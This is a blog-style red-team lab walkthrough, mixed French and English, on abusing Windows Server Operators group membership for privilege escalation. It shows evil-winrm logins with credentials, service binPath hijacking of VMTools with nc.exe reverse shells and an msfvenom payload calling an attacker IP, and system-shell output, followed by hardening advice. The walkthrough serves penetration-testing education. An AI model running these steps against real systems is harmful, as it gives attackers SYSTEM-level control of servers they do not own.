Équipe rouge

Escalade des privilèges Windows : groupe d'opérateurs de serveur

21 Décembre 2022 Par Raj

Arrière-plan:

Le système d'exploitation Windows Server utilise deux types de principes de sécurité pour l'authentification et l'autorisation : les comptes d'utilisateurs et les comptes d'ordinateur. Ces comptes sont créés pour représenter des entités physiques, telles que des personnes ou des ordinateurs, et peuvent être utilisés pour attribuer des autorisations pour accéder à des ressources ou effectuer des tâches spécifiques. De plus, des groupes de sécurité sont créés pour inclure des comptes d'utilisateurs, des comptes d'ordinateurs et d'autres groupes, afin de faciliter la gestion des autorisations. Le système est préconfiguré avec certains comptes et groupes de sécurité intégrés, dotés des droits et autorisations nécessaires pour exécuter les fonctions.

Table des matières:

- Conclusion

Introduction aux groupes privilégiés Windows

Dans Active Directory, les groupes privilégiés sont également appelés groupes de sécurité. Les groupes de sécurité sont des ensembles de comptes d'utilisateurs ayant des exigences de sécurité similaires. En plaçant les comptes d'utilisateurs dans des groupes de sécurité appropriés, les administrateurs peuvent accorder ou refuser l'accès aux ressources réseau en masse. Les groupes de sécurité peuvent être utilisés pour accorder ou refuser l'accès aux ressources réseau, telles que les dossiers partagés, les imprimantes et les applications. Ils peuvent également être utilisés pour attribuer des autorisations aux comptes d'utilisateurs, telles que la possibilité de créer, supprimer ou modifier des fichiers.

Active Directory fournit également des fonctionnalités pour aider les administrateurs à gérer et sécuriser les groupes privilégiés. Par exemple, les administrateurs peuvent activer les objets de stratégie de groupe (GPO) pour gérer les autorisations des groupes privilégiés. Les GPO peuvent être appliqués à un groupe spécifique d'utilisateurs ou à l'ensemble du domaine. De plus, les administrateurs peuvent utiliser le composant logiciel enfichable Utilisateurs et groupes locaux pour contrôler l'appartenance aux groupes privilégiés. Ce composant logiciel enfichable peut être utilisé pour ajouter ou supprimer des comptes d'utilisateurs de groupes privilégiés, ainsi que pour modifier les autorisations de ces groupes. Pour en savoir plus sur les groupes de sécurité Windows, n'hésitez pas à visiter la page de documentation officielle de Microsoft :


https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups

Résumé du groupe d'opérateurs de serveur


Le groupe Opérateur de serveur est un groupe d'utilisateurs spécial qui a souvent accès à des commandes et paramètres puissants sur un système informatique. Ce groupe est généralement utilisé pour gérer un serveur ou pour dépanner des problèmes système. Les opérateurs de serveur sont généralement chargés de surveiller les performances du serveur, de gérer la sécurité du système et de fournir une assistance technique aux utilisateurs. Ils peuvent également superviser l'installation des mises à jour logicielles, la création et la maintenance des comptes d'utilisateurs et l'exécution des tâches de maintenance de routine.

Configuration du laboratoire


Let's configure the lab on the server to apply theory and escalated windows server privileges. Go to server manager dashboard then click on "**Tools**" then select "**Active Directory Users and Computers**".




We are going to add a user aarti to the active directory security group for the demonstration. To do that, go to **"users"** select "**aarti**" and click on "**properties**".




That will open a new window where we need to click on the " **member of** " tab and then click on the "**add**" button to add user to any specific group.



A new window will open where we need to select object types as "**Groups or Built-in security principals**" and select location to domain name which is "**ignite. local**" here. Then, we need to enter object name which is the group to that we wish to add user to. In this case, we are using the **server operators'** group then click ok.



We can verify whether a user is added to the server operators' group by simply clicking on the **members of** tab. We can see that we have successfully added user aarti to server operators' group.



We end up with our lab set up here and logged in as low privileged user in the server where we can see user aarti is in the server operators' group. In this example, we have connected to the compromised host using the winrm service using the evil-winrm tool. To check group permission, we can simply use the inbuilt command "**net user <username>**", it will show what groups the current user belongs to. To reproduce the concept, please follow the commands below:

```
1.  evil-winrm -I 192.168.1.16 -u aarti -p Ignite@987
2.  net user aarti
```

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.16 -u aarti -p Ignite@987

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detecti

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\aarti\Documents> net user aarti
User name                    aarti
Full Name                    aarti
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/16/2022 11:24:54 AM
Password expires             Never
Password changeable          10/17/2022 11:24:54 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Server Operators
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\aarti\Documents>
```

Vulnerability Analysis

Being a member of server operator group is not a vulnerability, but the member of this group has special privileges to make changes in the domain which could lead an attacker to escalate to system privilege. We listed services running on the server by issuing "**services**" command in our terminal where we can see list of services are there. Then we noted the service name "**VMTools**" and service binary path for lateral usage.

```
*Evil-WinRM* PS C:\Users\aarti\Documents> services

Path                                                                    Privileges Service
----                                                                    ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                     True ADWS
"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"  False MozillaMaintenance
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                 True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                              True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"   False Sense
C:\Windows\servicing\TrustedInstaller.exe                                    False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"         True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                           True VMTools
"C:\Program Files\Windows Defender\NisSrv.exe"                                True WdNisSvc
"C:\Program Files\Windows Defender\MsMpEng.exe"                               True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                         False WMPNetworkSvc
```

Exploitation Method 1


Then we transferred **netcat.exe** binary to the compromised host and changed the binary path of the service. The reason we are changing the binary path is to receive a reverse connection as system user from the compromised hosts.

How it works?

When we start any service then it will execute the binary from its binary path so if we replace the service binary with netcat or reverse shell binary then it will give us a reverse shell as a system user because the service is starting as a system on the compromised host. Please note, we need to specify the attacker's IP address and listening port number with the netcat binary.


Steps to reproduce the POC:

```
1.  upload /usr/share/windows-binaries/nc.exe
2.  sc.exe config VMTools binPath="C:\Users\aarti\Documents\nc.exe -e cmd.exe
    192.168.1.205 1234"
```



Then we will stop the service and start it again. So, this time when service starts, it will execute the binary that we have set in set earlier. Please, set up a netcat listener on the kali system to receive system shell before starting service and service start and stop commands from compromised hosts.

```
1.  nc -lvp 1234
2.  sc.exe stop VMTools
3.  sc.exe start VMTools
```



We have received a reverse shell from the compromised host as **nt authority\system**. To verify it simply run "**whoami**" command.

```
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.16: inverse host lookup failed: Unknown host
connect to [192.168.1.205] from (UNKNOWN) [192.168.1.16] 55657
Microsoft Windows [Version 10.0.17763.3532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Exploitation Method 2

In this method, we are going to use Metasploit reverse shell binary instead of using nc.exe. Let's create a msfvenom reverse shell binary and save it as **shell.exe**. Let's break out the commands we used to create msfvenom reverse shell binary payload. Here we have selected payload type which is based on the target host operating system (windows/x64/shell_reverse_tcp), then lhost and lport which is listening to host (Attacker IP) and listening port (8888) in our case, lastly, we issue filetype with **-f** flag which will save our payload in exe format and saved it as shell.exe.

```
1.  msfvenom -p windows/x64/shell/reverse_tcp lhost=192.168.1.205 lport=8888 -f exe > shell.exe
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.205 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Once we create the reverse shell payload binary then we will upload it to the compromised system. We have our binary saved in the in the root directory, it is possible that it might be different in your case.

```
1.  upload /root/shell.exe
```


```
*Evil-WinRM* PS C:\Users\aarti\Documents> upload /root/shell.exe
Info: Uploading /root/shell.exe to C:\Users\aarti\Documents\shell.exe


Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
```

Then we will do the same steps we did in method one. Here we do not need to provide the IP address of the attacker machine as it is already there in the shell.exe binary. The concept is the same, just we have changed the binary here, so we do not have to specify the listening IP

and port number while setting the service binary path. To reproduce the POC follow the below commands:


```
sc.exe config VMTools binPath="C:\Users\aarti\Documents\shell.exe"
sc.exe stop VMTools
sc.exe start VMTools
```

Remarque : assurez-vous d'avoir activé l'écouteur netcat sur le port 8888 du système Kali pour recevoir la connexion inverse en tant que système.



Comme nous avons modifié le chemin binaire du service en chemin **shell.exe** . Maintenant, si nous appelons ce service, il exécutera shell.exe au lieu de son propre binaire qui renverra une connexion au système Kali en tant **qu'autorité nt\système.**

Ici, nous pouvons voir que nous avons reçu avec succès une connexion inversée en tant qu'utilisateur système dans l'écouteur netcat.



Corrections :

Il existe de multiples facteurs et moyens qui peuvent contribuer à renforcer le système.

1. Restreindre l'accès aux comptes privilégiés : tous les comptes privilégiés doivent être limités à quelques personnes de confiance et doivent être surveillés pour détecter toute activité suspecte.
2. Utilisez des mots de passe forts : des mots de passe forts doivent être utilisés pour tous les comptes privilégiés et ils doivent être modifiés régulièrement.
3. Utilisez l'authentification à deux facteurs : l'authentification à deux facteurs doit être utilisée pour tous les comptes privilégiés afin de garantir que seules les personnes

autorisées peuvent y accéder.

4. Surveiller les comptes privilégiés : tous les comptes privilégiés doivent être surveillés pour détecter toute activité suspecte, telle que des tentatives d'accès non autorisées ou des commandes suspectes.
5. Mettre en œuvre des contrôles d'accès basés sur les rôles : l'accès aux comptes privilégiés doit être limité aux seules personnes qui en ont besoin, et leur accès doit être limité aux seules fonctions dont ils ont besoin pour exécuter.
6. Auditer régulièrement les comptes d'utilisateurs : des audits réguliers des comptes d'utilisateurs doivent être effectués pour garantir que seules les personnes autorisées ont accès aux comptes privilégiés.
7. Limiter l'accès à distance : l'accès à distance aux comptes privilégiés doit être limité aux seules personnes qui en ont besoin, et leur accès doit être surveillé.
8. Renforcer les systèmes : les systèmes doivent être renforcés pour réduire le risque d'exploitation, par exemple en appliquant régulièrement des correctifs, en utilisant un logiciel antivirus et en mettant en œuvre des politiques de moindre privilège. Merci d'avoir consacré votre temps précieux à lire cette procédure pas à pas. J'espère que vous avez apprécié et appris quelque chose de nouveau aujourd'hui. Bon piratage !

Conclusion:

Nous avons brièvement exploré le groupe privilégié Windows et ses privilèges spéciaux qui peuvent permettre à un attaquant d'obtenir des privilèges système dans n'importe quel réseau d'entreprise. Nous avons exploré plusieurs techniques pour exploiter les privilèges du groupe de sécurité Windows. Enfin, nous l'avons déballé avec des correctifs pour aider les entreprises et les entreprises à sécuriser leur réseau. J'espère que vous avez appris quelque chose de nouveau aujourd'hui. Bon piratage !

Auteur : Subhash Paudel est un testeur de pénétration et un joueur CTF qui s'intéresse vivement à diverses technologies et aime explorer de plus en plus. De plus, il est rédacteur technique chez Hacking Articles. Contacter ici : **Linkedin** et **Twitter**

PREVIOUS POST
Procédure pas à pas de GoodGames HackTheBox

NEXT POST
Procédure pas à pas de HackTheBox par porte dérobée

Recherche ... Recherche

Abonnez-Vous Au Blog Par E-Mail

Entrez votre adresse e-mail pour vous abonner à ce blog et recevoir des notifications de nouveaux articles par e-mail.

Adresse e-mail

S'abonner

Catégories

Choisir une catégorie